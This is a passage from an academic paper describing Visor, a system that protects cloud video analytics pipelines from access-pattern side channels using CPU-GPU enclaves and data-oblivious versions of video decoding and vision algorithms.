Other attacks that violate our abstract enclave model are out of scope: such as attacks based on timing analysis or power consumption [69, 96], DoS attacks [32, 42], or rollback attacks [78] (which have complementary solutions [10, 60]). Transient execution attacks (e.g., [13, 17, 81, 89, 101–103]) are also out of scope; these attacks violate the threat model of SGX and are typically patched promptly by the vendor via microcode updates. In the future, one could swap out Intel SGX in our implementation for upcoming enclaves such as MI6 [8] and Keystone [53] that address many of the above drawbacks of SGX.

Visor provides protection against *any channel of attack that exploits data-dependent access patterns* within our abstract enclave model, which represent a large class of known attacks on enclaves (e.g., cache attacks [12, 29, 34, 67, 90], branch prediction [54], paging-based attacks [14, 111], or memory bus snooping [52]). We note that even if co-tenancy is disabled (which comes at considerable expense), privileged software such as the OS and hypervisor can still infer access patterns (e.g., by monitoring page faults), thus still requiring data-oblivious solutions.

Recent work has shown side-channel leakage on GPUs [45, 46, 70, 71] including the exploitation of data access patterns out of the GPU. We expect similar attacks to be mounted on GPU *enclaves* as video and ML workloads gain in popularity, and our threat model applies to GPU enclaves as well.

3.2 Video Streams and CNN Model

Each client owns its video streams, and it expects to protect its video from the cloud and co-tenants of the video analytics service. The vision algorithms are assumed to be public.

We assume that the CNN model's architecture is public, but its weights are private and may be proprietary to either the client or the cloud service. Visor protects the weights in both scenarios within enclaves, in accordance with the threat model and guarantees from §3.1; however, when the weights are proprietary to the cloud service, the client may be able to learn some information about the weights by analyzing the results of the pipeline [25, 26, 99]. Such attacks are out of scope for Visor.

Finally, recent work has shown that the camera's encrypted network traffic leaks the video's bitrate variation to an attacker observing the network [88], which may consequently leak information about the video contents. Visor eliminates this leakage by padding the video segments *at the camera*, in such a way that optimizes the latency of decoding the padded stream at the cloud (§6.1).

3.3 Provable Guarantees for Data-Obliviousness

Visor provides *data-obliviousness* within our abstract enclave model from §3.1, which guarantees that the memory access patterns of enclave code does not reveal any information about sensitive data. We rely on the enclaves themselves to provide integrity, along with authenticated encryption.

We formulate the guarantees of data-obliviousness using the "simulation paradigm" [27]. First, we define a *trace of observations* that the attacker sees in our threat model. Then, we define the *public information*, i.e., information we do not attempt to hide and is known to the attacker. Using these, we argue that there exists a simulator, such that for all videos V, when given *only* the public information (about V and the video algorithms), the simulator can produce a trace that is indistinguishable from the real trace visible to an attacker who observes the access patterns during Visor's processing of V. By "indistinguishable", we mean that no polynomial-time attacker can distinguish between the simulated trace and the real trace observed by the attacker. The fact that a simulator can produce the same observations as seen by the attacker *even without knowing the private data in the video stream* implies that the attacker does not learn sensitive data about the video.

In our attacker model, the trace of observations is the sequence of the addresses of memory references to code as well as data, along with the accessed data (which is encrypted). The public information is all of Visor's algorithms, formatting and sizing information, but not the video data. For efficiency, Visor also takes as input some public parameters that represent various upper bounds on the properties of the video streams, e.g., the maximum number of objects per frame, or upper bounds on object dimensions.

We defer a formal treatment of Visor's security guarantees—including the definitions and proofs of security, along with detailed pseudocode for each algorithm—to an extended appendix [79]. In summary, we show that Visor's data-oblivious algorithms (§6 and §7) follow an *identical sequence of memory accesses* that depend only on public information and are *independent* of data content.

4 A Privacy-Preserving MLaaS Framework

In this section, we present a privacy-preserving framework for machine-learning-as-a-service (MLaaS), that supports CNN-based ML applications spanning both CPU and GPU resources. Though Visor focuses on protecting video analytics pipelines, our framework can more broadly be used for a range of MLaaS applications such as medical imaging, recommendation systems, and financial forecasting.

Our framework comprises three key features that collectively enable data-oblivious execution of ML services. First,




Figure 3: Visor's hybrid TEE architecture. Locks indicate encrypted data channels, and keys indicate decryption points.

it protects the computation in ML pipelines using a *hybrid* TEE that spans both the CPU and GPU. Second, it provides a secure CPU-GPU communication channel that additionally prevents the leakage of information via traffic patterns in the channel. Third, it prevents access-pattern-based leakage on the CPU and GPU by facilitating the development of data-oblivious modules using a suite of optimized primitives.

4.1 Hybrid TEE Architecture

Figure 3 shows Visor's architecture. Visor receives encrypted video streams from the client's camera, which are then fed to the video processing pipeline. We refer to the architecture as a *hybrid* TEE as it spans both the CPU and GPU TEEs, with different modules of the video pipeline (§2.1) being placed across these TEEs. We follow the example of prior work that has shown that running the non-CNN modules of the pipeline on the CPU, and the CNNs on the GPU [36, 64, 80], results in efficient use of the expensive GPU resources while still keeping up with the incoming frame rate of videos.

Regardless of the placement of modules across the CPU and GPU, we note that attacks based on data access patterns can be mounted on *both* CPU and GPU TEEs, as explained in §3.1. As such, our data-oblivious algorithms and techniques are broadly applicable irrespective of the placement, though our description is based on non-CNN modules running on the CPU and the CNNs on the GPU.

CPU and GPU TEEs. We implement the CPU TEE using Intel SGX enclaves, and the GPU TEE using Graviton secure contexts [107]. The CPU TEE also runs Graviton's trusted GPU runtime, which enables Visor to securely bootstrap the GPU TEE and establish a single trust domain across the TEEs. The GPU runtime talks to the untrusted GPU driver (running on the host outside the CPU TEE) to manage resources on the GPU via `ioctl` calls. In Graviton, each `ioctl` call is translated to a sequence of commands submitted to the command processor. Graviton ensures *secure* command submission (and subsequently `ioctl` delivery) as follows: (*i*) for task submission, the runtime uses authenticated encryption to protect commands from being dropped, replayed, or reordered, and (*ii*) for resource management, the runtime validates signed summaries returned by the GPU upon completion. The GPU runtime *encrypts all inter-TEE communication*.

We port the non-CNN video modules (Figure 1) to SGX enclaves using the Graphene LibOS [100]. In doing so, we instrument Graphene to support the `ioctl` calls that are used by the runtime to communicate with the GPU driver.

Pipeline execution. The hybrid architecture requires us to protect against attacks on the CPU TEE, GPU TEE, and the CPU-GPU channel. As Figure 3 illustrates, Visor decrypts the video stream inside the CPU TEE, and obliviously decodes out each frame (in §6). Visor then processes the decoded frames using oblivious vision algorithms to extract objects from each frame (in §7). Visor extracts the *same* number of objects of *identical dimensions* from each frame (some of which are dummies, up to an upper-bound) and feeds them into a circular buffer. This avoids leaking the *actual* number of objects in each frame and their *sizes*; the attacker can observe accesses to the buffer, even though objects are encrypted. Objects are dequeued from the buffer and sent to the GPU (§4.2) where they are decrypted and processed obliviously by the CNN in the GPU TEE (§4.3).

4.2 CPU-GPU Communication

Although the CPU-GPU channel in Figure 3 transfers encrypted objects, Visor needs to ensure that its traffic patterns are independent of the video content. Otherwise, an attacker observing the channel can infer the processing rate of objects, and hence the number (and size) of the detected objects in each frame. To address this leakage, Visor ensures that (*i*) the CPU TEE transfers the same number of objects to the GPU per frame, and (*ii*) CNN inference runs at a fixed rate (or batch size) in the GPU TEE. Crucially, Visor ensures that the CNN processes as few *dummy objects* as possible. While our description focuses on Figure 1(a) to hide the processing rate of *objects of a frame* on the GPU, our techniques directly apply to the pipeline of Figure 1(b) to hide the processing rate of complete frames using *dummy frames*.

Since the CPU TEE already extracts a fixed number of objects per frame (say $k_{\mathtt{max}}$) for obliviousness, we enforce an inference rate of $k_{\mathtt{max}}$ for the CNN as well, regardless of the number of *actual* objects in each frame (say k). The upper bound $k_{\mathtt{max}}$ is easy to learn for each video stream in practice. However, this leads to a wastage of GPU resources, which must now also run inference on $(k_{\mathtt{max}} - k)$ dummy objects per frame. To limit this wastage, we develop an oblivious protocol that leads to processing as few dummy objects as possible.

Oblivious protocol. Visor runs CNN inference on $k'(<< k_{\mathtt{max}})$ objects per frame. Visor's CPU pipeline extracts $k_{\mathtt{max}}$ objects from each frame (extracting dummy objects if needed) and pushes them into the head of the circular buffer (Figure 3). At a fixed rate (e.g., once per frame, or every 33ms for a 30fps video), k' objects are dequeued from the *tail* of the buffer and sent to the GPU that runs inference on all k' objects.

We reduce the number of dummy objects processed by the GPU as follows. We sort the buffer using `osort` in ascending order of "priority" values (dummy objects are assigned lower priority), thus moving dummy objects to the *head* of the buffer and actual objects to the *tail*. Dequeuing from the tail of the

buffer ensures that actual objects are processed first, and that dummy objects at the head of the buffer are likely *overwritten* before being sent to the GPU. The circular buffer's size is set large enough to avoid overwriting actual objects.

The consumption (or inference) rate k' should be set relative to the actual number of objects that occur in the frames of the video stream. Too high a value of k' results in GPU wastage due to dummy inferences, while too low a value leads to delay in the processing of the objects in the frame (and potentially overwriting them in the circular buffer). In our experiments, we use a value of $k' = 2 \times k_{\mathsf{avg}}$ (k_{avg} is the average number of objects in a frame) that leads to little delay and wastage.

Bandwidth consumption. The increase in traffic on the CPU-GPU PCIe bus (Figure 3) due to additional dummy objects for obliviousness is not an issue because the bus is not bandwidth-constrained. Even with Visor's oblivious video pipelines, we measure the data rate to be $<70\,\mathrm{MB/s}$, in contrast to the several GB/s available in PCIe interconnects.

4.3 CNN Classification on the GPU

The CNN processes identically-sized objects at a fixed rate on the GPU. The vast majority of CNN operations, such as matrix multiplications, have inherently input-independent access patterns [30, 75]. The operations that are *not* oblivious can be categorized as conditional assignments. For instance, the ReLU function, when given an input x, replaces x with $max(0,x)$; likewise, the max-pooling layer replaces each value within a square input array with its maximum value.

Oblivious implementation of the *max* operator may use CUDA `max`/`fmax` intrinsics for integers/ floats, which get compiled to `IMNMX`/`FMNMX` instructions [74] that execute the *max* operation branchlessly. This ensures that the code is free of data-dependent accesses, making CNN inference oblivious.

4.4 Oblivious Modules on the CPU

After providing a data-oblivious CPU-GPU channel and CNN execution on the GPU, we address the video modules (in Figure 1) that execute on the CPU. We carefully craft oblivious versions of the video modules using novel efficient algorithms (which we describe in the subsequent sections). To implement our algorithms, we use a set of oblivious primitives which we summarize below.

Oblivious primitives. We use three basic primitives, similar to prior work [75, 82, 87]. Fundamental to these primitives is the x86 `CMOV` instruction, which takes as input two registers—a source and a destination—and moves the source to the destination if a condition is true. Once the operands have been loaded into registers, the instructions are immune to memory-access-based pattern leakage because registers are private to the processor, making any register-to-register operations oblivious by default.

1) Oblivious assignment (`oassign`). The `oassign` primitive is a wrapper around the `CMOV` instruction that conditionally assigns a value to the destination operand. This primitive can be used for performing dummy write operations by simply setting the input condition to false. We implement multiple versions of this primitive for different integer sizes. We also implement a vectorized version using SIMD instructions.

2) Oblivious sort (`osort`). The `osort` primitive obliviously sorts an array with the help of a bitonic sorting network [6]. Given an input array of size n, the network sorts the array by performing $O(n\log^2(n))$ compare-and-swap operations, which can be implemented using the `oassign` primitive. As the network layout is fixed given the input size n, execution of each network has identical memory access patterns.

3) Oblivious array access (`oaccess`). The `oaccess` primitive accesses the i-th element in an array, without leaking the value of i. The simplest way of implementing `oaccess` is to scan the entire array. However, as discussed in our threat model (§3.1), hyperthreading is disabled, preventing any sharing of intra-core resources (e.g., L1 cache) with an adversary, and consequently mitigating known attacks [68, 113] that can leak access patterns at sub-cache-line granularity using shared intra-core resources. Therefore, we assume access pattern leakage at the granularity of cache lines, and it suffices for `oaccess` to scan the array at cache-line granularity for obliviousness, instead of per element or byte.

5 Designing Oblivious Vision Modules

Naïve approaches and generic tools for oblivious execution of vision modules can lead to prohibitive performance overheads. For instance, a naïve approach for implementing oblivious versions of CPU video analytics modules (as in Figure 1) is to simply rewrite them using the oblivious primitives outlined in §4.4. Such an approach: (i) eliminates all branches and replaces conditional statements with `oassign` operations to prevent control flow leakage via access patterns to code, (ii) implements all array accesses via `oaccess` to prevent leakage via memory accesses to data, and (iii) performs all iterations for a fixed number of times while executing dummy operations when needed. The simplicity of this approach, however, comes at the cost of high overheads: two to three orders of magnitude. Furthermore, as we show in §8.3, generic tools for executing programs obliviously such as Raccoon [82] and Obfuscuro [1] also have massive overheads—six to seven orders of magnitude.

Instead, we demonstrate that by carefully crafting oblivious vision modules using the primitives outlined in §4.4, Visor improves performance over naïve approaches by several orders of magnitude. In the remainder of this section, we present an overview of our design strategy, before diving into the detailed design of our algorithms in §6 and §7.

5.1 Design Strategy

Our overarching goal is to transform each algorithm into a pattern that processes each pixel identically, regardless of the pixel's value. To apply this design pattern efficiently, we devise a set of algorithmic and systemic optimization strate-

gies. These strategies are informed by the properties of vision modules, as follows.

1) Divide-and-conquer for improving performance. We break down each vision algorithm into independent subroutines based on their functionality and make each subroutine oblivious individually. Intuitively, this strategy improves performance by (i) allowing us to tailor each subroutine separately, and (ii) preventing the overheads of obliviousness from getting compounded.

2) Scan-based sequential processing. Data-oblivious processing of images demands that each pixel in the image be indistinguishable from the others. This requirement presents an opportunity to revisit the design of sequential image processing algorithms. Instead of simply rewriting existing algorithms using the data-oblivious primitives from §4.4, we find that recasting the algorithm into a form that scans the image, while applying the same functionality to each pixel, yields superior performance. Intuitively, this is because any non-sequential pixel access implicitly requires a scan of the image for obliviousness (e.g., using `oaccess`); therefore, by transforming the algorithm into a scan-based algorithm, we get rid of such non-sequential accesses.

3) Amortize cost across groups of pixels. Processing each pixel in an identical manner lends itself naturally to optimization strategies that enable batched computation over pixels—e.g., the use of data-parallel (SIMD) instructions.

In Visor, we follow the general strategy above to design oblivious versions of popular vision modules that can be composed and reused across diverse pipelines. However, our strategy can potentially help inform the design of other oblivious vision modules as well, beyond the ones we consider.

5.2 Input Parameters for Oblivious Algorithms

Our oblivious algorithms rely on a set of public input parameters that need to be provided to Visor before the deployment of the video pipelines. These parameters represent various upper bounds on the properties of the video stream, such as the maximum number of objects per frame, or the maximum size of each object. Figure 4 summarizes the list of input parameters across all the modules of the vision pipeline.

There are multiple ways by which these parameters may be determined. (*i*) The model owner may obtain these parameters simultaneously while training the model on a public dataset. (*ii*) The client may perform offline empirical analysis of their video streams and choose a reasonable set of parameters. (*iii*) Visor may also be augmented to compute these parameters dynamically, based on historical data (though we do not implement this). We note that providing these parameters is not strictly necessary, but meaningful parameters can significantly improve the performance of our algorithms.

6 Oblivious Video Decoding

Video encoding converts a sequence of raw images, called *frames*, into a compressed bitstream. Frames are of two types:

Component	Input parameters
Video decoding (§6)	Number of bits used to encode each (padded) row of blocks;
Background sub. (§7.1)	–
Bounding box detection (§7.2)	(*i*) Maximum number of objects per image; (*ii*) Maximum number of different labels that can be assigned to pixels (an object consists of all labels that are adjacent to each other).
Object cropping (§7.3)	Upper bounds on object dimensions.
Object tracking (§7.4)	(*i*) An upper bound on the intermediate number of features; (*ii*) An upper bound on the total number of features.
CNN Inference (§4.3)	–

Figure 4: Public input parameters in Visor's oblivious modules.




Figure 5: Flowchart of the encoding process.

keyframes and *interframes*. Keyframes are encoded to only exploit redundancy across pixels *within the same frame*. Interframes, on the other hand, use the prior frame as reference (or the most recent keyframe), and thus can exploit temporal redundancy in pixels *across frames*.

Encoding overview. We ground our discussion using the VP8 encoder [5], but our techniques are broadly applicable. A frame is decomposed into square arrays of pixels called *blocks*, and then compressed using the following steps (see Figure 5). ❶ An estimate of the block is first *predicted* using reference pixels (in a previous frame if interframe or the current frame if keyframe). The prediction is then subtracted from the actual block to obtain a *residue*. ❷ Each block in the residue is *transformed* into the frequency domain (e.g., using a discrete cosine transform), and its coefficients are *quantized* thus improving compression. ❸ Each (quantized) block is compressed into a variable-sized bitstream using a binary prefix tree and arithmetic encoding. Block prediction modes, cosine transformation, and arithmetic encoding are core to all video encoders (e.g., H264 [33], VP9 [108]) and thus our oblivious techniques carry over to all popular codecs.

The *decoder* reverses the steps of the encoder: (*i*) the incoming video bitstream is entropy decoded (§6.2); (*ii*) the resulting coefficients are dequantized and inverse transformed to obtain the residual block (§6.3); and (*iii*) previously decoded pixels are used as reference to obtain a prediction block, which are then added to the residue (§6.4). Our explanation here is simplified; we defer detailed pseudocode along with security proofs to an extended appendix [79].

6.1 Video Encoder Padding

While the video stream is in transit, the bitrate variation of each frame is visible to an attacker observing the network even if the traffic is TLS-encrypted. This variability can be exploited for fingerprinting video streams [88] and understanding its content. Overcoming this leakage requires changes to the video *encoder* to "pad" each frame with dummy bits to an upper bound before sending the stream to Visor.

We modify the video encoder to pad the encoded video streams. However, instead of applying padding at the level of frames, we pad each individual *row of blocks* within the frames. Compared to frame-level padding, padding individual rows of blocks significantly improves latency of oblivious decoding, but at the cost of an increase in network bandwidth.

Padding the frames of the video stream, however, negates the benefit of using *interframes* during encoding of the raw video stream, which are typically much smaller than keyframes. We therefore configure the encoder to encode all raw video frames into keyframes, which eliminates the added complexity of dealing with interframes, and consequently simplifies the oblivious decoding procedure.

We note that it may not always be possible to modify legacy cameras to incorporate padding. In such cases, potential solutions include the deployment of a lightweight edge-compute device that pads input camera feeds before streaming them to the cloud. For completeness, we also discuss the impact of the lack of padding in Appendix A, along with the accompanying security-performance tradeoff.

6.2 Bitstream Decoding

The bitstream decoder reconstructs blocks with the help of a *prefix tree*. At each node in the tree it decodes a single bit from the compressed bitstream via arithmetic decoding, and traverses the tree based on the value of the bit. While decoding the bit, the decoder first checks whether any more bits can be decoded at the current bitstream position, and if not, it advances the bitstream pointer by two bytes. Once it reaches a leaf node, it outputs a coefficient based on the position of the leaf, and assigns the coefficient to the current pixel in the block. This continues for all the coefficients in the frame.

Requirements for obliviousness. The above algorithm leaks information about the compressed bitstream. First, the traversal of the tree leaks the *value of the parsed coefficient*. For obliviousness, we need to ensure that during traversal, the identity of the current node being processed remains secret. Second, not every position in the bitstream encodes the same number of coefficients, and the bitstream pointer advances variably during decoding. Hence, this leaks the *number of coefficients* that are encoded per two-byte chunk (which may convey their values). We design a solution that *decouples* the parsing of coefficients, i.e., prefix tree traversal (§6.2.1), from the assignment of the parsed coefficients to pixels (§6.2.2).

6.2.1 *Oblivious prefix tree traversal*

A simple way to make tree traversal oblivious is to represent the prefix tree as an array. We can then obliviously fetch any node in the tree using `oaccess` (§4.4). Though this hides the identity of the fetched node, we need to also ensure that *processing* of the nodes does not leak their identity.

In particular, we need to ensure that nodes are indistinguishable from each other by performing an identical set of operations at each node. Unfortunately, this requirement is complicated by the following facts. (1) Only leaf nodes in the tree produce outputs (i.e., the parsed coefficients) and not the intermediate nodes. (2) We do not know beforehand which nodes in the tree will cause the bitstream pointer to be advanced; at the same time, we need to ensure that the pointer is advanced predictably and independent of the bitstream. To solve these problems, we take the following steps.

1) We modify each node to output a coefficient regardless of whether it is a leaf state or not. Leaves output the parsed coefficient, while other states output a dummy value.
2) We introduce a dummy node into the prefix tree. While traversing the tree, if no more bits can be decoded at the current bitstream position, we transition to the dummy node and perform a bounded number of dummy decodes.

These modifications ensure that while traversing the prefix tree, all that an attacker sees is that at *some* node in the tree, a single bit was decoded and a single value was outputted.


Note that in this phase, we do not assign coefficients to pixels, and instead collect them in a list. If we were to assign coefficients to pixels in this phase, then the decoder would need to obliviously scan the entire frame (using `oaccess`) at every node in the tree, in order to hide the pixel's identity. Instead, by *decoupling* parsing from assignment, we are able to perform the assignment obliviously using a super-linear number of accesses (instead of quadratic), as we explain next.

6.2.2 *Oblivious coefficient assignment*


At the end of §6.2.1, we have a list of actual and dummy coefficients. The key idea is that if we can obliviously sort this set of values using `osort` such that all the actual coefficients are contiguously ordered while all dummies are pushed to the front, then we can simply read the coefficients off the end of the list sequentially and assign them to pixels one by one.

To enable such a sort, we modify the prefix tree traversal to additionally output a tuple $(\texttt{flag}, \texttt{index})$ per coefficient; `flag` is 0 for dummies and 1 otherwise; `index` is an increasing counter as per the pixel's index. Then, the desired sort can be achieved by sorting the list based on the value of the tuple.

As the complexity of oblivious sort is super-linear in the number of elements being sorted, an important optimization is to decode and assign coefficients to pixels at the granularity of *rows of blocks* rather than frames. While the number of bits per row of blocks may be observed, the algorithm's obliviousness is not affected as each row of blocks in the video stream is padded to an upper bound (§6.1); had we applied frame-level padding, this optimization would have revealed the number of



(a) **CCL-based algorithm for bounding box detection**



(b) **Enhancement via parallelization**

Figure 6: Oblivious bounding box detection

bits per row of blocks. In §8.1.1, we show that this technique improves oblivious decoding latency by ∼6×.

6.3 Dequantization and Inverse Transformation

The next step in the decoding process is to (*i*) dequantize the coefficients decoded from the bitstream, followed by (*ii*) inverse transformation to obtain the residual blocks. Dequantization just multiplies each coefficient by a quantization factor. The inverse transformation also performs a set of identical arithmetic operations irrespective of the coefficient values.

6.4 Block Prediction

Prediction is the final stage in decoding. The residual block obtained after §6.3 is added to a *predicted block*, obtained using a previously constructed block as reference, to obtain the raw pixel values. In keyframes, each block is *intra*-predicted—i.e., it uses a block in the same frame as referenced. We do not discuss interframes because as described in §6.1, the padded input video streams in Visor only contain keyframes.

Intra-predicted blocks are computed using one of several *modes*. A mode to encode a block refers to a combination of pixels on its top row and left column used as reference. Obliviousness requires that the prediction mode remains private. Otherwise, an attacker can identify the pixels that are most similar to each other, thus revealing details about the frame.

We make intra-prediction oblivious by evaluating all possible predictions for the pixel and storing them in an array, indexing each prediction by its mode. Then, we use `oaccess` to obliviously select the correct prediction from the array.

7 Oblivious Image Processing

After obliviously decoding frames in §6, the next step as shown in Figure 1 is to develop data-oblivious techniques for background subtraction (§7.1), bounding box detection (§7.2), object cropping (§7.3), and tracking (§7.4). We present the key ideas here; detailed pseudocode and proofs of obliviousness are available in an extended appendix [79]. Note that §7.1 and §7.4 modify popular algorithms to make them oblivious, while §7.2 and §7.3 propose new oblivious algorithms.

7.1 Background Subtraction

The goal of background subtraction is to detect moving objects in a video. Specifically, it dynamically learns stationary pixels that belong to the video's background, and then subtracts them from each frame, thus producing a binary image with black background pixels and white foreground pixels.

Zivkovic *et al.* proposed a mechanism [116, 117] that is widely used in practical deployments, that models each pixel as a mixture of Gaussians [9]. The number of Gaussian components M differs across pixels depending on their value (but is no more than $M_{\texttt{max}}$, a pre-defined constant). As more data arrives (with new frames), the algorithm updates each Gaussian component along with their weights (π), and adds new components if necessary.

To determine if a pixel $\vec{x}$ belongs to the background or not, the algorithm uses the B Gaussian components with the largest weights and outputs true if $p(\vec{x})$ is larger than a threshold:

$$p(\vec{x}) = \sum_{m=1}^{B} \pi_m \mathcal{N}(\vec{x} \mid \vec{\mu}_m, \Sigma_m)$$


where $\vec{\mu}_m$ and Σ_m are parameters of the Gaussian components, and π_m is the weight of the m-th Gaussian component.

This algorithm is not oblivious because it maintains a different number of Gaussian components per pixel, and thus performs different steps while updating the mixture model per pixel. These differences are visible via access patterns, and these leakages reveal to an attacker how *complex* a pixel is in relation to others—i.e., whether a pixel's value stays stable over time or changes frequently. This enables the attacker to identify the positions of moving objects in the video.

For obliviousness, we need to perform an identical set of operations per pixel (regardless of their value); we thus *always* maintain $M_{\texttt{max}}$ Gaussian components for each pixel, of which $(M_{\texttt{max}} - M)$ are dummy components and assigned a weight $\pi = 0$. When newer frames arrive, we use `oassign` operations to make all the updates to the mixture model, making dummy operations for the dummy components. Similarly, to select the B largest components by weight, we use the `osort` primitive.

7.2 Bounding Box Detection

The output from §7.1 is a binary image with black background pixels where the foreground objects are white blobs (Figure 6(a)). To find these objects, it suffices to find the *edge contours* of all blobs. These are used to compute the *bounding rectangular box* of each object. A standard approach for finding the contours in a binary image is the border following algorithm of Suzuki and Abe [95]. As the name suggests, the algorithm works by scanning the image until it locates



(a) **Localizing objects.** (b) **Bilinear interpolation.** (c) **Improved Bilinear interpolation.**

Figure 7: Oblivious object cropping

an edge pixel, and then follows the edge around a blob. As Figure 2 in §2.3 illustrated, the memory access patterns of this algorithm leak the details of all the objects in the frame.

A naïve way to make this algorithm oblivious is to implement each pixel access using the `oaccess` primitive (along with other minor modifications). However, we measure that this approach slows down the algorithm by over ∼1200×.

We devise a two-pass oblivious algorithm for computing bounding boxes by adapting the classical technique of connected component labeling (CCL) [85]. The algorithm's main steps are illustrated in Figure 6(a) (whose original binary image contains two blobs). In the first pass, it scans the image and assigns each pixel a temporary label if it is "connected" to other pixels. In the second pass, it merges labels that are part of a single object. Even though CCL on its own is less efficient for detecting blobs than border following, it is far more amenable to being adapted for obliviousness.

We make this algorithm oblivious as follows. First, we perform identical operations regardless of whether the current pixel is connected to other pixels. Second, for efficiency, we restrict the maximum number of temporary labels (in the first pass) to a parameter N provided as input to Visor (per §5.2, Figure 4). Note that the value of the parameter may be much lower than the worst case upper bound (which is the total number of pixels), and thus is more efficient.

Enhancement via parallelization. We observe that the oblivious algorithm can be parallelized using a divide-and-conquer approach. We divide the frame into horizontal *stripes* (❶ in Figure 6(b)) and process *each stripe in parallel* (❷). For objects that span stripe boundaries, each stripe outputs only a *partial* bounding box containing the pixels within the stripe. We combine the partial boxes by re-applying the oblivious CCL algorithm to the boundaries of adjacent stripes (❸). Given two adjacent stripes S_i and S_{i+1} one below the other, we compare each pixel in the top row of S_{i+1} with its neighbors in the bottom row of S_i, and merge their labels as required.

7.3 Object Cropping

The next step after detecting bounding boxes of objects is to *crop* them out of the frame to be sent for CNN classification (Figure 1(a)). Visor needs to ensure that the cropping of objects does not leak (*i*) their positions, or (*ii*) their dimensions.

7.3.1 *Hiding object positions*

A naïve way of obliviously cropping an object of size $p \times q$ is to slide a window (of size $p \times q$) horizontally in raster order, and copy the window's pixels if it aligns with the object's bounding box. Otherwise, perform a dummy copy. This, however, leads to a slow down of 4000×, with the major reason being redundant copies: while sliding the window forward by one pixel results in a new position in the frame, a majority of the pixels copied are the same as in the previous position.

We get rid of this redundancy by *decoupling* the algorithm into multiple passes—one pass along each dimension of the image—such that each pass performs only a subset of the work. As Figure 7(a) shows, the first phase extracts the horizontal strip containing the object; the second phase extracts the object from the horizontal strip.

❶ Instead of sliding a window (of size $p \times q$) across the frame (of size $m \times n$), we use a horizontal strip of $m \times q$ that has width m equal to that of the frame, and height q equal to that of the object. We slide the strip vertically down the frame *row by row*. If the top and bottom edges of the strip are aligned with the object, we copy all pixels covered by the strip into the buffer; otherwise, we perform dummy copies.

❷ We allocate a window of size $p \times q$ equal to the object's size and then slide it *column by column* across the extracted strip in ❶. If the left and right edges of the window are aligned with the object's bounding box, we copy the window's pixels into the buffer; if not, we perform dummy copies.

7.3.2 *Hiding object dimensions*

The algorithm in §7.3.1 leaks the dimensions $p \times q$ of the objects. To hide object dimensions, Visor takes as input parameters P and Q representing upper bounds on object dimensions (as described in §5.2, Figure 4), and instead of cropping out the exact $p \times q$ object, we obliviously crop out a larger image of size $P \times Q$ that *subsumes* the object. While the object sizes vary depending on their position in the frame (e.g., near or far from the camera), the maximum values (P and Q) can be learned from profiling just a few sample minutes of the video, and they tend to remain unchanged in our datasets.

This larger image now contains extraneous pixels surrounding the object, which might lead to errors during the CNN's object classification. We remove the extraneous pixels surrounding the $p \times q$ object by obliviously scaling it up to fill the $P \times Q$ buffer. Note that all objects we send to the CNN across the CPU-GPU channel are of size $P \times Q$ (§4.2), and recall from §4.1 that we extract the same number of objects from each frame (by padding dummy objects, if needed).

We develop an oblivious routine for scaling up using bilinear interpolation [40]. Bilinear interpolation computes the

value of a pixel in the scaled up image using a linear combination of a 2×2 array of pixels from the original image (see Figure 7(b)). We once again use decoupling of the algorithm into two passes to improve its efficiency (Figure 7(c)) by scaling up along a single dimension per pass.

Cache locality. Since the second pass of our (decoupled bilinear interpolation) algorithm performs column-wise interpolations, each pixel access during the interpolation touches a different cache line. To exploit cache locality, we *transpose* the image before the second pass, and make the second pass to also perform *row-wise* interpolations (as in the first pass). This results in another order of magnitude speedup (§8.1.4).

7.4 Object Tracking

Object tracking consists of two main steps: feature detection in *each frame* and feature matching *across frames*.

Feature detection. SIFT [57, 58] is a popular algorithm for extracting features for *keypoints*, i.e., pixels that are the most "valuable" in the frame. In a nutshell, it generates candidate keypoints, where each candidate is a local maxima/minima; the candidates are then filtered to get the legitimate keypoints.

Based on the access patterns of the SIFT algorithm, an attacker can infer the locations of all the keypoints in the image, which in turn, can reveal the location of all object "corners" in the image. A naïve way of making the algorithm oblivious is to treat each pixel as a keypoint, performing all the above operations for each. However, the SIFT algorithm's performance depends critically on its ability to filter out a small set of good keypoints from the frame.

To be oblivious *and* efficient, Visor takes as input two parameters $N_{\texttt{temp}}$ and N (per Figure 4). The parameter $N_{\texttt{temp}}$ represents an upper bound on the number of candidate keypoints, and N on the number of legitimate keypoints. These parameters, coupled with `oassign` and `osort`, allow for efficient and oblivious identification of keypoints. Finally, computing the *feature descriptors* for each keypoint requires accessing the pixels around it. For this, we use oblivious extraction (§7.3).

